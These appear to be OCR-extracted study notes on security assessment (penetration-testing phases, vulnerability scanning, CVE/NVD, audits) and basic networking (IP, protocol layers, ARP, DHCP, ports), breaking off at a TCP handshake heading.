  - OS Fingerprinting
  - Service identification (banner grabbing)
  - *Identification of vulnerabilities*
  - ExploitDB (known vulnerabilities)
  - OpenVAS, Nessus, Nexpose

- Exploitation
  - Exploit vulnerabilities
  - Automated
  - Metasploit
  - SQLMap
  - Exploit DB
  - POC codes
  - Manual exploitation
  - Social Engineering / Physical
- Reporting
  - Rating risks based on impact and ease of attack
  - Remediation recommendations
  - Context is important@
  - What data is leaked? Is it sensitive info?
  - Do you need to be inside the network?
  - Do you need to be authenticated?

Vulnerability Assessment

Looking for known security issues by using automated tools to match conditions with known vulnerabilities.

- Software bug (Buffer overflow, Input validation failures, Authorisation breakdown)
- Misconfiguration (Default and weak passwords)
- Weak protocols

Automated VA is good for a broad initial sweep, but produces a lot of false positives and negatives.

Non Credentialed Scanning	Credentialed Scanning
Scans from attacker's perspective	Require privileged user account
Can only evaluate exposed services	Verifies internal configurations
Quick	Checks software versions
False positives based on banner information	Less false positives
Can be destructive or non destructive	More comprehensive

Feature	Penetration Testing	Vulnerability Assessment
Vulnerability Identification	Identifies AND exploits vulnerabilities	Identifies but do not exploit vulnerabilities
Technique	Often chain vulnerabilities	Hypothesise chained attacks
Strategy	Often use pivot to maximise reach	Risk assessment based on likelihood and impact - More focus on configuration and patching

Cataloguing Vulnerabilities

CVE

- Common Vulnerabilities and Exposures
- List of publicly disclosed security flaws
- Used to uniquely identify vulnerability and to coordinate efforts
- Links to NVD with more details

NVD

- National vulnerability Database
- Details of vulnerability
  - Score | Links to Analysis | CWE and KEV

Other Assessments

Red, Blue & Purple Teaming

- A variant of open ended penetration testing. Focuses on testing blue team capabilities (detection and response). Purple team allows real time communication between red and blue.

Baseline Configuration Review

- Checking configuration of systems against 'best practice'
- MBSA (Microsoft Baseline Security Analyser)
- CIS (Centre for Internet security)

Code Reviews

- Use of manual and automated tools to review security of source code
- Automated tools include:
  - Bandit
  - Breakman
  - Veracode


Software Testing Limitations

- Testing is strictly negative assurance
  - Tester can only say that issues were found, but cannot guarantee that no other issues exist
  - Be aware of testers or testing report that confidently states "Thorough testing was done and no issues were found" - There will ALWAYS be issues.

Management and Control Auditing

- User account management (pro/de-provisioning)
- Segregation of duties
- Change management process
- Information security management and KPI reviews
- Compliance against policies, laws and regulations
- Auditing
- Disaster recovery and business continuity planning

Third Party Assurance



4.1 Networks

The Internet

A global network that provides best effort delivery of packets between connected hosts.

- **Packet**: A structured sequence of bytes -> Image
- **Header**: metadata used by network
- **Payload:** user data to be transported
- **IP Address:** A unique identifier for every host

A series of routers receive packets, look at the destination address in the headers, and send it one hope towards the destination of the IP address.

Network Protocols

We define how hosts communicate using established network protocols.

- **Syntax:** how communication is structured - the format and order of messages
- **Semantics:** What communication means, Actions taken on transmit or receipt of message, or when a timer expires. What assumptions can be made.

Networks use a stack of protocol layers.

- Each layer has different responsibilities
- Layers define abstraction boundaries

Lower layers provide services to layers above

- Don't care what higher layers do


Higher layers use services of layers below

- Don't worry about how it works

OSI 5 Layer Model

Layer	Description	Examples
Application	Defines how individual applications communicate. For example, HTTP defines how browsers send requests to web servers.	HTTP, FTP, SMTP, DNS
Transport	Allows a client to establish a connection to specific services (e.g., web server on port 80). Provides reliable communication.	TCP, UDP


Layer	Description	Examples
Network	Packet forwarding. How to get a packet to the final destination when there are many hops along the way.	IP, ICMP, IPSec
Data Link	How to get packet to the next hop. Transmission of data frames between two nodes connected by a physical link.	Ethernet, Wi-Fi, PPP
Physical	How do bits get translated into electrical, optical, or radio signals	Ethernet physical layer, DSL, Bluetooth



Internet Protocol (IP)

Defines what packets that cross the internet need to look like to be processed by routers.

- Every host is assigned a unique identifier (IP Address)
- Every packet has an IP header that indicates its sender and receiver
- Routers forward packets along to *try* and get it to the destination host
- Rest of the packet should be ignored by the router




⚠ Consider Two Problems

Local: How does a host know what MAC address their destination has given an IP address?
Internet: How does each router know where to send each packet next?


Address Resolution Protocol (ARP)

ARP is a network protocol that maps IP addresses to MAC addresses. When a host needs to find the MAC address for an IP, it broadcasts an ARP packet asking, "Who has IP address N?" The host with IP address N replies, "IP N is at MAC address M." This allows devices on a network to communicate using both logical (IP) and physical (MAC) addressing.



Dynamic Assignment of IP Address (DHCP)

DHCP (Dynamic Host Configuration Protocol) is a network management protocol used to dynamically assign IP addresses to devices on a network. When a device connects to the network, it sends a broadcast message requesting an IP address. The DHCP server responds by leasing an available IP address to the device for a set period of time. This automates the process of IP address assignment, reducing configuration errors and saving administrators time. DHCP also provides additional network configuration parameters to devices, such as the subnet mask, default gateway, and DNS server addresses.



Ports


Applications on a host machine are identified by a **port number.**. TCP connection established between port A on host X to port B on host Y

- Ports are 1-65535 (16 bits)
- Some destination port numbers used for specific applications by convention

Port	Application
80	HTTP (Web)
443	HTTPS (Web)
25	SMTP (mail)
22	SSH (secure shell)
23	Telnet

User Datagram Protocol (UDP)

A transport layer protocol that is a wrapper around IP. It adds ports to demultiplex traffic by application.



TCP Three Way Handshake (SYN-ACK) and Connection Reset

